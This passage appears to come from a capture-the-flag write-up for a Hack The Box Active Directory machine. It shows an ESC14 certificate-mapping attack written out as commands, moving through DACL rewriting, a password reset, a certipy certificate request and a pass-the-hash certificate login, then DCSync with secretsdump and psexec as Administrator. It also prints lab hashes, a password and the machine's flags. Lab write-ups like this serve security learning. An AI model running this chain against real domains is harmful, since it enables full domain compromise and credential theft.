USER CLAIMS INFORMATION
-----------------------
User claims unknown.
Kerberos support for Dynamic Access Control on this device has been disabled.
Users and Groups
See ldapdomaindump and BloodHound...
Network Configurations
Network Interfaces
Ethernet adapter Ethernet0 2:
Connection-specific DNS Suffix . : .htb
IPv6 Address. . . . . . . . . . . : dead:beef::9674:5201:96:6794
Link-local IPv6 Address . . . . . : fe80::1b95:ad08:a209:9946%5
IPv4 Address. . . . . . . . . . . : 10.129.190.141
Subnet Mask . . . . . . . . . . . : 255.255.0.0
Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%5
10.129.0.1
Privilege Escalation
Enumerating AD CS ESC14
altSecurityIdentities and explicit certificate mapping.Two pages that were instrumental in piecing together various parts are:
- https://hideandsec.sh/books/cheatsheets-82c/page/active-directory-certificate-services#bkmrk-template-attacks---e
- https://www.thehacker.recipes/ad/movement/adcs/certificate-templates
And as far as carrying out the ESC14 attack, I found this GOAD attack summary to add some valuable context:

WriteProperty on the Alt-Security-Identities property of any objects in Active Directory. As h.brown is a member of the CMS group, we can abuse this DACL on a couple of objects; the most interesting being p.adams.KRB5CCNAME=h.brown.ccache faketime impacket-dacledit -action 'read' \
-principal 'cms' -target 'p.adams' -dc-ip 10.129.232.209 \
-k -no-pass 'scepter.htb/h.brown'@dc01.scepter.htb 2>/dev/null
impacket, we have WriteProperty on Alt-Security-IdentitiesAbusing ESC14
This AD CS privilege escalation path was completely new to me and represented a steep learning curve to wrap my head around.
- The primary sticking point for me was: Which certificate template do I ask for, since none of the commands in the examples work?
- I tried a few different tricks, but in my trial and error, one thing stuck out to me: We need to request a certificate off a valid template from the CA.
- We have a working set of credentials and known template to clone off of: So, we'll partially reuse some of the exploit steps from ESC9.
Request a Certificate off Template
KRB5CCNAME=d.baker@dc01.scepter.htb.ccache faketime net rpc user password 'a.carter' --use-kerberos=required -S dc01.scepter.htbSet a.carter password again
impacket-dacledit -action 'write' -rights 'FullControl' -inheritance -principal 'a.carter' \
-target-dn 'OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB' 'scepter.htb/a.carter:P@$$word123!'
Set the inheritance on the OU for GenericAll
ldapmodify -x -D 'a.carter@scepter.htb' -w 'P@$$word123!' -H 'ldap://dc01.scepter.htb'<<EOF
dn: CN=D.BAKER,OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB
changetype: modify
add: mail
mail: h.brown@scepter.htb
EOF
Set an email on d.baker account
certipy-ad req -username 'd.baker' -hashes ':18b5fb0d99e7a475316213c15b6f22ce' -target 10.129.232.209 -ca 'scepter-DC01-CA' -template 'StaffAccessCertificate'
Request a certificate
Get Certificate Details
openssl pkcs12 -nodes -in d.baker.pfx -out file.pemConvert the .pfx to .pem to get the certificate fingerprint (press Enter when prompted for password)
openssl x509 -in file.pem -text -noout | grep -iA1 'Serial' | tr -d ':'
openssl x509 -in file.pem -text -noout | grep -iA1 'Issuer' | awk -v FS=' ' '{print $2 $3 $4}' | grep '^DC'
Append to AltSecurityIdentites
h.brownYou'll need the following scripts from here: https://github.com/JonasBK/Powershell
- https://github.com/JonasBK/Powershell/blob/master/Get-X509IssuerSerialNumberFormat.ps1
- https://github.com/JonasBK/Powershell/blob/master/Add-AltSecIDMapping.ps1
- https://github.com/JonasBK/Powershell/blob/master/Get-AltSecIDMapping.ps1
git clone https://github.com/JonasBK/Powershell*Evil-WinRM* PS C:\Users\h.brown\Documents> upload Powershell/Get-X509IssuerSerialNumberFormat.ps1
*Evil-WinRM* PS C:\Users\h.brown\Documents> upload Powershell/Add-AltSecIDMapping.ps1
*Evil-WinRM* PS C:\Users\h.brown\Documents> upload Powershell/Get-AltSecIDMapping.ps1Upload the scripts to the WinRM session

*Evil-WinRM* PS C:\Users\h.brown\Documents> ls *.ps1 | % { . $_.FullName }Source in the function for invocation
*Evil-WinRM* PS C:\Users\h.brown\Documents> Get-X509IssuerSerialNumberFormat -SerialNumber 62000000144951bbfa726a5c86000000000014 -IssuerDistinguishedName 'CN=scepter-DC01-CA,DC=scepter,DC=htb'

*Evil-WinRM* PS C:\Users\h.brown\Documents> Add-AltSecIDMapping -DistinguishedName 'CN=P.ADAMS,OU=HELPDESK ENROLLMENT CERTIFICATE,DC=SCEPTER,DC=HTB' -MappingString 'X509:<I>DC=htb,DC=scepter,CN=scepter-DC01-CA<SR>140000000000865c6a72fabb51491400000062'

*Evil-WinRM* PS C:\Users\h.brown\Documents> Get-AltSecIDMapping 'CN=P.ADAMS,OU=HELPDESK ENROLLMENT CERTIFICATE,DC=SCEPTER,DC=HTB'
Use the functions to carry out the attack and add the AltSecurityIdentifier
d.baker.pfx file to request a TGT as p.adams.faketime certipy-ad auth -username 'p.adams' -pfx d.baker.pfx -domain 'scepter.htb' -dc-ip 10.129.232.209Use d.baker.pfx certificate to authenticate as p.adams

p.adams cached in p.adams.ccacheDCSync as P.Adams
KRB5CCNAME=p.adams.ccache faketime impacket-secretsdump -outputfile dcsync.txt -k -no-pass 'scepter.htb/p.adams'@dc01.scepter.htb
Becoming Domain Admin
impacket-psexec -hashes ':a291ead3493f9773dc615e66c2ea21c4' 'scepter.htb/Administrator'@dc01.scepter.htb powershell.exe
Flags
User
0b244a57c277327c4d381642dae1ac85
Root
b1c191eae0cf7286ee48a3f58564ce5a


